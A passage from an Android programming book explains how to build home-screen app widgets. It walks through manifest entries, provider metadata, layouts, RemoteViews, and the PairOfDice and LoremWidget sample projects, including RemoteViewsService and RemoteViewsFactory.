- You do not hold onto the RemoteViews and reuse them yourself. Rather, the pattern appears to be that you create and send out a brand-new RemoteViews whenever you want to change the contents of the app widget. This, coupled with having to transport the RemoteViews across process boundaries, means that updating the app widget is rather expensive in terms of CPU time, memory, and battery life.
- Because the component handling the updates is a BroadcastReceiver, you have to be quick (lest you take too long and Android consider you to have timed out), you cannot use background threads, and your component itself is lost once the request has been completed. Hence, if your update might take a while, you will probably want to have the BroadcastReceiver start a Service and have the Service do the long-running task and eventual app widget update.

# Crafting App Widgets

This will become somewhat easier to understand in the context of some sample code. In the AppWidget/PairOfDice project, you will find an app widget that displays a roll of a pair of dice. Clicking on the app widget re-rolls, in case you want a better result.

## The Manifest

First, we need to register our BroadcastReceiver implementation in our AndroidManifest.xml file, along with a few extra features:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.appwidget.dice"
  android:versionCode="1"
  android:versionName="1.0">

  <uses-sdk
```

```
    android:minSdkVersion="7"
    android:targetSdkVersion="11"/>

  <supports-screens
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="false"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name">
    <receiver
      android:name=".AppWidget"
      android:icon="@drawable/cw"
      android:label="@string/app_name">
      <intent-filter>
        <action android:name="android.appwidget.action.APPWIDGET_UPDATE"/>
      </intent-filter>

      <meta-data
        android:name="android.appwidget.provider"
        android:resource="@xml/widget_provider"/>
    </receiver>

    <activity
      android:name="PairOfDiceActivity"
      android:theme="@android:style/Theme.NoDisplay">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

Here, along with a do-nothing activity, we have a `<receiver>`. Of note:

1. Our `<receiver>` has `android:label` and `android:icon` attributes, which are not normally needed on `BroadcastReceiver` declarations. However, in this case, those are used for the entry that goes in the menu of available widgets to add to the home screen. Hence, you will probably want to supply values for both of those, and use appropriate resources in case you want translations for other languages.
2. Our `<receiver>` has an `<intent-filter>` for the `android.appwidget.action.APPWIDGET_UPDATE` action. This means we will get control whenever Android wants us to update the content of our app widget. There may be other actions we want to monitor — more on this in a later section.

3. Our `<receiver>` also has a `<meta-data>` element, indicating that its `android.appwidget.provider` details can be found in the `res/xml/widget_provider.xml` file. This metadata is described in the next section.

## The Metadata

Next, we need to define the app widget provider metadata. This has to reside at the location indicated in the manifest — in this case, in `res/xml/widget_provider.xml`:

```
<appwidget-provider xmlns:android="http://schemas.android.com/apk/res/android"
  android:minWidth="144dip"
  android:minHeight="72dip"
  android:updatePeriodMillis="900000"
  android:initialLayout="@layout/widget"
/>
```

Here, we provide four pieces of information:

1. The minimum width and height of the app widget (`android:minWidth` and `android:minHeight`). These are approximate — the app widget host (e.g., home screen) will tend to convert these values into "cells" based upon the overall layout of the UI where the app widgets will reside. However, they should be no smaller than the minimums cited here. Also, ideally, you use `dip` instead of `px` for the dimensions, so the number of cells will remain constant regardless of screen density.
2. The frequency in which Android should request an update of the widget's contents (`android:updatePeriodMillis`). This is expressed in terms of milliseconds, so a value of `3600000` is a 60-minute update cycle. Note that the minimum value for this attribute is 30 minutes — values less than that will be "rounded up" to 30 minutes. Hence our 15-minute (`900000` millisecond) request will actually result in an update every 30 minutes.
3. The initial layout to use for the app widget, for the time between when the user requests the app widget and when `onUpdate()` of our `AppWidgetProvider` gets control.

Note that the calculations for determining the number of cells for an app widget varies. The `dip` dimension value for an N-cell dimension was (74 * N) - 2 (e.g., a 2x3 cell app widget would request a width of `146dip` and a height of `220dip`). The value as of API Level 14 (a.k.a., Ice Cream Sandwich) is now (70 * N) - 30 (e.g., a 2x3 cell app widget would request a width of `110dip` and a height of `180dip`). To have your app widgets maintain a consistent number of cells, you will need two versions of

your app widget metadata XML, one in `res/xml-v14/` (with the API Level 14 calculation) and one in `res/xml/` (for prior versions of Android).

## The Layout

Eventually, you are going to need a layout that describes what the app widget looks like. So long as you stick to the widget and container classes noted above, this layout can otherwise look like any other layout in your project.

For example, here is the layout for the `PairOfDice` app widget:

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/background"
    android:orientation="horizontal"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:background="@drawable/widget_frame"
    >
  <ImageView android:id="@+id/left_die"
    android:layout_centerVertical="true"
    android:layout_alignParentLeft="true"
    android:src="@drawable/die_5"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:layout_marginLeft="7dip"
  />
  <ImageView android:id="@+id/right_die"
    android:layout_centerVertical="true"
    android:layout_alignParentRight="true"
    android:src="@drawable/die_2"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:layout_marginRight="7dip"
  />
</RelativeLayout>
```

All we have is a pair of `ImageView` widgets (one for each die), inside of a `RelativeLayout`. The `RelativeLayout` has a background, specified as a nine-patch PNG file. This allows the `RelativeLayout` to have guaranteed contrast with whatever wallpaper is behind it, so the user can tell the actual app widget bounds.

## The BroadcastReceiver

Next, we need a `BroadcastReceiver` that can get control when Android wants us to update our `RemoteViews` for our app widget. To simplify this, Android supplies an `AppWidgetProvider` class we can extend, instead of the normal `BroadcastReceiver`.

This simply looks at the received `Intent` and calls out to an appropriate lifecycle method based on the requested action.

The one method that invariably needs to be implemented on the provider is `onUpdate()`. Other lifecycle methods may be of interest and are discussed later in this chapter.

For example, here is the implementation of the `AppWidgetProvider` for `PairOfDice`:

```
package com.commonsware.android.appwidget.dice;

import android.app.PendingIntent;
import android.appwidget.AppWidgetManager;
import android.appwidget.AppWidgetProvider;
import android.content.ComponentName;
import android.content.Context;
import android.content.Intent;
import android.widget.RemoteViews;

public class AppWidget extends AppWidgetProvider {
  private static final int[] IMAGES={R.drawable.die_1,R.drawable.die_2,
                                     R.drawable.die_3,R.drawable.die_4,
                                     R.drawable.die_5,R.drawable.die_6};

  @Override
  public void onUpdate(Context ctxt, AppWidgetManager mgr,
                       int[] appWidgetIds) {
    ComponentName me=new ComponentName(ctxt, AppWidget.class);

    mgr.updateAppWidget(me, buildUpdate(ctxt, appWidgetIds));
  }

  private RemoteViews buildUpdate(Context ctxt, int[] appWidgetIds) {
    RemoteViews updateViews=new RemoteViews(ctxt.getPackageName(),
                                            R.layout.widget);

    Intent i=new Intent(ctxt, AppWidget.class);

    i.setAction(AppWidgetManager.ACTION_APPWIDGET_UPDATE);
    i.putExtra(AppWidgetManager.EXTRA_APPWIDGET_IDS, appWidgetIds);

    PendingIntent pi=PendingIntent.getBroadcast(ctxt, 0 , i,

PendingIntent.FLAG_UPDATE_CURRENT);

    updateViews.setImageViewResource(R.id.left_die,
                                     IMAGES[(int)(Math.random()*6)]);
    updateViews.setOnClickPendingIntent(R.id.left_die, pi);
    updateViews.setImageViewResource(R.id.right_die,
                                     IMAGES[(int)(Math.random()*6)]);
    updateViews.setOnClickPendingIntent(R.id.right_die, pi);
```

```
    updateViews.setOnClickPendingIntent(R.id.background, pi);

    return(updateViews);
  }
}
```

To update the `RemoteViews` for our app widget, we need to build those `RemoteViews` (delegated to a `buildUpdate()` helper method) and tell an `AppWidgetManager` to update the widget via `updateAppWidget()`. In this case, we use a version of `updateAppWidget()` that takes a `ComponentName` as the identifier of the widget to be updated. Note that this means that we will update all instances of this app widget presently in use — the concept of multiple app widget instances is covered in greater detail later in this chapter.

Working with `RemoteViews` is a bit like trying to tie your shoes while wearing mittens — it may be possible, but it is a bit clumsy. In this case, rather than using methods like `findViewById()` and then calling methods on individual widgets, we need to call methods on `RemoteViews` itself, providing the identifier of the widget we wish to modify. This is so our requests for changes can be serialized for transport to the home screen process. It does, however, mean that our view-updating code looks a fair bit different than it would if this were the main `View` of an activity or row of a `ListView`.

To create the `RemoteViews`, we use a constructor that takes our package name and the identifier of our layout. This gives us a `RemoteViews` that contains all of the widgets we declared in that layout, just as if we inflated the layout using a `LayoutInflater`. The difference, of course, is that we have a `RemoteViews` object, not a `View`, as the result.

We then use methods like:

1. `setImageViewResource()` to set the image for each of our `ImageView` widgets, in this case a randomly chosen die face (using graphics created from a set of SVG files from the OpenClipArt site)
2. `setOnClickPendingIntent()` to provide a `PendingIntent` that should get fired off when a die, or the overall app widget background, is clicked

We then supply that `RemoteViews` to the `AppWidgetManager`, which pushes the `RemoteViews` structure to the home screen, which renders our new app widget UI.

## The Result

If you compile and install all of this, you will have a new widget entry available when you long-tap on the home screen background:





*Figure 273: The roster of available widgets*

When you choose Pair of Dice, the app widget will appear on the home screen:





*Figure 274: The Pair of Dice app widget, in action*

To re-roll, just tap anywhere on the app widget.

## Another and Another

As indicated above, you can have multiple instances of the same app widget outstanding at any one time. For example, one might have multiple picture frames, or multiple "show-me-the-latest-RSS-entry" app widgets, one per feed. You will distinguish between these in your code via the identifier supplied in the relevant `AppWidgetProvider` callbacks (e.g., `onUpdate()`).

If you want to support separate app widget instances, you will need to store your state on a per-app-widget-identifier basis. You will also need to use an appropriate version of `updateAppWidget()` on `AppWidgetManager` when you update the app widgets, one that takes app widget identifiers as the first parameter, so you update the proper app widget instances.

Conversely, there is nothing requiring you to support multiple instances as independent entities. For example, if you add more than one `PairOfDice` app widget to your home screen, nothing blows up – they just show the same roll. That is because `PairOfDice` uses a version of `updateAppWidget()` that does not take any app widget IDs, and therefore updates all app widgets simultaneously.

## App Widgets: Their Life and Times

There are three other lifecycle methods that `AppWidgetProvider` offers that you may be interested in:

1. `onEnabled()` will be called when the first widget instance is created for this particular widget provider, so if there is anything you need to do once for all supported widgets, you can implement that logic here
2. `onDeleted()` will be called when a widget instance is removed from the home screen, in case there is any data you need to clean up specific to that instance
3. `onDisabled()` will be called when the last widget instance for this provider is removed from the home screen, so you can clean up anything related to all such widgets

Note, however, that there is a bug in Android 1.5, where `onDeleted()` will not be properly called. You will need to implement `onReceive()` and watch for the `ACTION_APPWIDGET_DELETED` action in the received `Intent` and call `onDeleted()` yourself. This has since been fixed, and if you are not supporting Android 1.5, you will not need to worry about this problem.

## Controlling Your (App Widget's) Destiny

As `PairOfDice` illustrates, you are not limited to updating your app widget only based on the timetable specified in your metadata. That timetable is useful if you can get by with a fixed schedule. However, there are cases in which that will not work very well:

1. If you want the user to be able to configure the polling period (the metadata is baked into your APK and therefore cannot be modified at runtime)
2. If you want the app widget to be updated based on external factors, such as a change in location

The recipe shown in `PairOfDice` will let you use `AlarmManager` (described in another chapter) or proximity alerts or whatever to trigger updates. All you need to do is:

1. Arrange for something to broadcast an `Intent` that will be picked up by the `BroadcastReceiver` you are using for your app widget provider
2. Have the provider process that `Intent` directly or pass it along to a `Service` (such as an `IntentService`)

Also, note that the `updatePeriodMillis` setting not only tells the app widget to update every so often, it will even *wake up the phone* if it is asleep so the widget can perform its update. On the plus side, this means you can easily keep your widgets up to date regardless of the state of the device. On the minus side, this will tend to drain the battery, particularly if the period is too fast. If you want to avoid this wakeup behavior, set `updatePeriodMillis` to `0` and use `AlarmManager` to control the timing and behavior of your widget updates.

Note that if there are multiple instances of your app widget on the user's home screen, they will all update approximately simultaneously if you are using `updatePeriodMillis`. If you elect to set up your own update schedule, you can control which app widgets get updated when, if you choose.

## Change Your Look

If you have been doing most of your development via the Android emulator, you are used to all "devices" having a common look and feel, in terms of the home screen, lock screen, and so forth. This is the so-called "Google Experience" look, and many actual Android devices have it.

However, some devices have their own presentation layers. HTC has "Sense", seen on the HTC Hero and HTC Tattoo, among other devices. Motorola has MOTOBLUR, seen on the Motorola CLIQ and DEXT. Other device manufacturers, like Sony Ericsson, Samsung, and LG, have followed suit, as will others in the future. These presentation layers replace the home screen and lock screen, among other things. Moreover, they usually come with their own suite of app widgets with their own look and feel. Your app widget may look fine on a Google Experience home screen, but the look might clash when viewed on a Sense or MOTOBLUR device.

Fortunately, there are ways around this. You can set your app widget's look on the fly at runtime, to choose the layout that will look the best on that particular device.

The first step is to create an app widget layout that is initially invisible (`res/layout/invisible.xml`):

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="horizontal"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:visibility="invisible"
    >
</RelativeLayout>
```

This layout is then the one you would reference from your app widget metadata, to be used when the app widget is first created:

```
<appwidget-provider
xmlns:android="http://schemas.android.com/apk/res/android"
  android:minWidth="292dip"
  android:minHeight="72dip"
  android:updatePeriodMillis="900000"
  android:configure="com.commonsware.android.appwidget.TWPrefs"
  android:initialLayout="@layout/invisible"
/>
```

This ensures that when your app widget is initially added, you do not get the "Problem loading widget" placeholder, yet you also do not choose one layout versus another — it is simply invisible for a brief moment.

Then, in your `AppWidgetProvider` (or attached `IntentService`), you can make the choice of what layout to inflate as part of your `RemoteViews`. Rather than using the invisible one, you can choose one based on the device or other characteristics. The biggest challenge is that there is no good way to determine what presentation layer, if any, is in use on a device. For the time being, you will need to use the various fields in the `android.os.Build` class to "sniff" on the device model and make a decision that way.

## One Size May Not Fit All

It may be that you want to offer multiple app widget sizes to your users. Some might only want a small app widget. Some might really like what you have to offer and want to give you more home screen space to work in.

The good news: this is easy to do.

The bad news: it requires you, in effect, to have one app widget per size.

The size of an app widget is determined by the app widget metadata XML file. That XML file is tied to a `<receiver>` element in the manifest representing one app widget. Hence, to have multiple sizes, you need multiple metadata files and multiple `<receiver>` elements.

This also means your app widgets will show up multiple times in the app widget selection list, when the user goes to add an app widget to their home screen. Hence, supporting many sizes will become annoying to the user, if they perceive you are "spamming" the app widget list. Try to keep the number of app widget sizes to a reasonable number (say, one or two sizes).

For certain types of app widgets, you can now make them resizeable, as of API Level 11 — this will be discussed in the next section.

## Being a Good Host

In addition to creating your own app widgets, it is possible to host app widgets. This is mostly aimed for those creating alternative home screen applications, so they can take advantage of the same app widget framework and all the app widgets being built for it.

This is not very well documented at this juncture, but it apparently involves the `AppWidgetHost` and `AppWidgetHostView` classes. The latter is a `View` and so should be able to reside in an app widget host's UI like any other ordinary widget.

# Adapter-Based App Widgets

API Level 11 introduced a few new capabilities for app widgets, to make them more interactive and more powerful than before. The documentation lags a bit, though, so determining how to use these features takes a bit of exploring. Fortunately for you, the author did some of that exploring on your behalf, to save you some trouble.

## Prerequisites

Understanding this chapter requires that you have read the preceding chapter and all of its prerequisites.

## New Widgets for App Widgets

In addition to the classic widgets available for use in app widgets and `RemoteViews`, five more were added for API Level 11:

1. `GridView`
2. `ListView`
3. `StackView`
4. `ViewFlipper`
5. `AdapterViewFlipper`

Three of these (`GridView`, `ListView`, `ViewFlipper`) are widgets that existed in Android since the outset. `StackView` is a new widget to provide a "stack of cards" UI:


*Figure 275: The Google Books app widget, showing a StackView*

`AdapterViewFlipper` works like a `ViewFlipper`, allowing you to toggle between various children with only one visible at a time. However, whereas with `ViewFlipper` all children are fully-instantiated `View` objects held by the `ViewFlipper` parent, `AdapterViewFlipper` uses the `Adapter` model, so only a small number of actual `View` objects are held in memory, no matter how many potential children there are.

With the exception of `ViewFlipper`, the other four all require the use of an `Adapter`. This might seem odd, as there is no way to provide an `Adapter` to a `RemoteViews`. That is true, but Android 3.0 added new ways for `Adapter`-like communication between the app widget host (e.g., home screen) and your application. We will take an in-depth look at that in an upcoming section.

## Preview Images

App widgets can now have preview images attached. Preview images are drawable resources representing a preview of what the app widget might look like on the screen. On tablets, this will be used as part of an app widget gallery, replacing the simple context menu presentation you see on Android 1.x and 2.x phones:





*Figure 276: The XOOM tablet's app widget gallery*

To create the preview image itself, the Android 3.0 emulator contains a Widget Preview application that lets you run an app widget in its own container, outside of the home screen:





*Figure 277: The Widget Preview application, showing a preview of the Analog Clock app widget*

From here, you can take a snapshot and save it to external storage, copy it to your project's `res/drawable-nodpi/` directory (indicating that there is no intrinsic density assumed for this image), and reference it in your app widget metadata via an `android:previewImage` attribute. We will see an example of such an attribute in the next section.

# Adapter-Based App Widgets

In an activity, if you put a `ListView` or `GridView` into your layout, you will also need to hand it an `Adapter`, providing the actual row or cell `View` objects that make up the contents of those selection widgets.

In an app widget, this becomes a bit more complicated. The host of the app widget does not have any `Adapter` class of yours. Hence, just as we have to send the contents of the app widget's UI via a `RemoteViews`, we will need to provide the rows or cells via `RemoteViews` as well. Android, starting with API Level 11, has a `RemoteViewsService` and `RemoteViewsFactory` that you can use for this purpose.

Let's take a look, in the form of the AppWidget/LoremWidget sample project, which will put a ListView of 25 nonsense words into an app widget.

## The AppWidgetProvider

At its core, our AppWidgetProvider (named WidgetProvider, in a stunning display of creativity) still needs to create and configure a RemoteViews object with the app widget UI, then use updateAppWidget() to push that RemoteViews to the host via the AppWidgetManager. However, for an app widget that involves an AdapterView, like ListView, there are two more key steps:

- You have to tell the RemoteViews the identity of a RemoteViewsService that will help fill the role that the Adapter would in an activity
- You have to provide the RemoteViews with a "template" PendingIntent to be used when the user taps on a row or cell in the AdapterView, to replace the onListItemClick() or similar method you might have used in an activity

For example, here is WidgetProvider for our nonsense-word app widget:

```
package com.commonsware.android.appwidget.lorem;

import android.app.PendingIntent;
import android.appwidget.AppWidgetManager;
import android.appwidget.AppWidgetProvider;
import android.content.Context;
import android.content.Intent;
import android.net.Uri;
import android.widget.RemoteViews;

public class WidgetProvider extends AppWidgetProvider {
  public static String EXTRA_WORD=
    "com.commonsware.android.appwidget.lorem.WORD";

  @Override
  public void onUpdate(Context ctxt, AppWidgetManager appWidgetManager,
                       int[] appWidgetIds) {
    for (int i=0; i<appWidgetIds.length; i++) {
      Intent svcIntent=new Intent(ctxt, WidgetService.class);

      svcIntent.putExtra(AppWidgetManager.EXTRA_APPWIDGET_ID, appWidgetIds[i]);
      svcIntent.setData(Uri.parse(svcIntent.toUri(Intent.URI_INTENT_SCHEME)));

      RemoteViews widget=new RemoteViews(ctxt.getPackageName(),
                                         R.layout.widget);

      widget.setRemoteAdapter(appWidgetIds[i], R.id.words,
                              svcIntent);
```

```
      Intent clickIntent=new Intent(ctxt, LoremActivity.class);
      PendingIntent clickPI=PendingIntent
                              .getActivity(ctxt, 0,
                                           clickIntent,
                                           PendingIntent.FLAG_UPDATE_CURRENT);

      widget.setPendingIntentTemplate(R.id.words, clickPI);

      appWidgetManager.updateAppWidget(appWidgetIds[i], widget);
    }

    super.onUpdate(ctxt, appWidgetManager, appWidgetIds);
  }
}
```

The call to `setRemoteAdapter()` is where we point the `RemoteViews` to our `RemoteViewsService` for our `AdapterView` widget. The main rules for the `Intent` used to identify the `RemoteViewsService` are:

1. The service must be identified by its data (`Uri`), so even if you create the `Intent` via the `Context`-and-`Class` constructor, you will need to convert that into a `Uri` via `toUri(Intent.URI_INTENT_SCHEME)` and set that as the `Uri` for the `Intent`. Why? While your application has access to your `RemoteViewService` `Class` object, the app widget host will not, and so we need something that will work across process boundaries. You could elect to add your own `<intent-filter>` to the `RemoteViewsService` and use an `Intent` based on that, but that would make your service more publicly visible than you might want.
2. Any extras that you package on the `Intent` — such as the app widget ID in this case — will be on the Intent that is delivered to the `RemoteViewsService` when it is invoked by the app widget host.

Note that this project uses the original form of `setRemoteAdapter()`, taking the app widget ID as the first parameter. That method signature was deprecated as of API Level 14 (Android 4.0 / Ice Cream Sandwich), as supplying the app widget ID was superfluous. Once Honeycomb tablets are mostly upgraded to Ice Cream Sandwich, you may wish to consider switching to the new two-parameter flavor of `setRemoteAdapter()`.

The call to `setPendingIntentTemplate()` is where we provide a `PendingIntent` that will be used as the template for all row or cell clicks. As we will see in a bit, the underlying `Intent` in the `PendingIntent` will have more data added to it by our `RemoteViewsFactory`.

In all other respects, our `WidgetProvider` is unremarkable compared to other app widgets. It will need to be registered in the manifest as a `<provider>`, as with any other app widget.

## The RemoteViewsService

Android supplies a `RemoteViewsService` class that you will need to extend, and this class is the one you must register with the `RemoteViews` for an `AdapterView` widget. For example, here is `WidgetService` (once again, a highly creative name) from the `LoremWidget` project:

```
package com.commonsware.android.appwidget.lorem;

import android.content.Intent;
import android.widget.RemoteViewsService;

public class WidgetService extends RemoteViewsService {
  @Override
  public RemoteViewsFactory onGetViewFactory(Intent intent) {
    return(new LoremViewsFactory(this.getApplicationContext(),
                                 intent));
  }
}
```

As you can see, this service is practically trivial. You have to override one method, `onGetViewFactory()`, which will return the `RemoteViewsFactory` to use for supplying rows or cells for the `AdapterView`. You are passed in an `Intent`, the one used in the `setRemoteAdapter()` call. Hence, if you have more than one `AdapterView` widget in your app widget, you could elect to have two `RemoteViewsService` implementations, or one that discriminates between the two widgets via something in the `Intent` (e.g., custom action string). In our case, we only have one `AdapterView`, so we create an instance of a `LoremViewFactory` and return it. Google demonstrates using `getApplicationContext()` here to supply the `Context` object to `RemoteViewsFactory`, instead of using the Service as a `Context` — it is unclear at this time why this is.

Another thing different about the `RemoteViewsService` is how it is registered in the manifest:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.appwidget.lorem"
  android:versionCode="1"
  android:versionName="1.0">
```

```
  <uses-sdk
    android:minSdkVersion="11"
    android:targetSdkVersion="11"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name">
    <activity
      android:name="LoremActivity"
      android:label="@string/app_name"
      android:theme="@android:style/Theme.NoDisplay">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>

    <receiver
      android:name="WidgetProvider"
      android:icon="@drawable/ic_launcher"
      android:label="@string/app_name">
      <intent-filter>
        <action android:name="android.appwidget.action.APPWIDGET_UPDATE"/>
      </intent-filter>

      <meta-data
        android:name="android.appwidget.provider"
        android:resource="@xml/widget_provider"/>
    </receiver>

    <service
      android:name="WidgetService"
      android:permission="android.permission.BIND_REMOTEVIEWS"/>
  </application>

</manifest>
```

Note the use of `android:permission`, specifying that whoever sends an `Intent` to `WidgetService` must hold the `BIND_REMOTEVIEWS` permission. This can only be held by the operating system. This is a security measure, so arbitrary applications cannot find out about your service and attempt to spoof being the OS and cause you to supply them with `RemoteViews` for the rows, as this might leak private data.

## The RemoteViewsFactory

A `RemoteViewsFactory` interface implementation looks and feels a lot like an `Adapter`. In fact, one could imagine that the Android developer community might create `CursorRemoteViewsFactory` and `ArrayRemoteViewsFactory` and such to further simplify writing these classes.

For example, here is `LoremViewsFactory`, the one used by the `LoremWidget` project:

```
package com.commonsware.android.appwidget.lorem;

import android.appwidget.AppWidgetManager;
import android.content.Context;
import android.content.Intent;
import android.os.Bundle;
import android.widget.RemoteViews;
import android.widget.RemoteViewsService;

public class LoremViewsFactory implements RemoteViewsService.RemoteViewsFactory {
  private static final String[] items={"lorem", "ipsum", "dolor",
                                       "sit", "amet", "consectetuer",
                                       "adipiscing", "elit", "morbi",
                                       "vel", "ligula", "vitae",
                                       "arcu", "aliquet", "mollis",
                                       "etiam", "vel", "erat",
                                       "placerat", "ante",
                                       "porttitor", "sodales",
                                       "pellentesque", "augue",
                                       "purus"};
  private Context ctxt=null;
  private int appWidgetId;

  public LoremViewsFactory(Context ctxt, Intent intent) {
      this.ctxt=ctxt;
      appWidgetId=intent.getIntExtra(AppWidgetManager.EXTRA_APPWIDGET_ID,
                                     AppWidgetManager.INVALID_APPWIDGET_ID);
  }

  @Override
  public void onCreate() {
    // no-op
  }

  @Override
  public void onDestroy() {
    // no-op
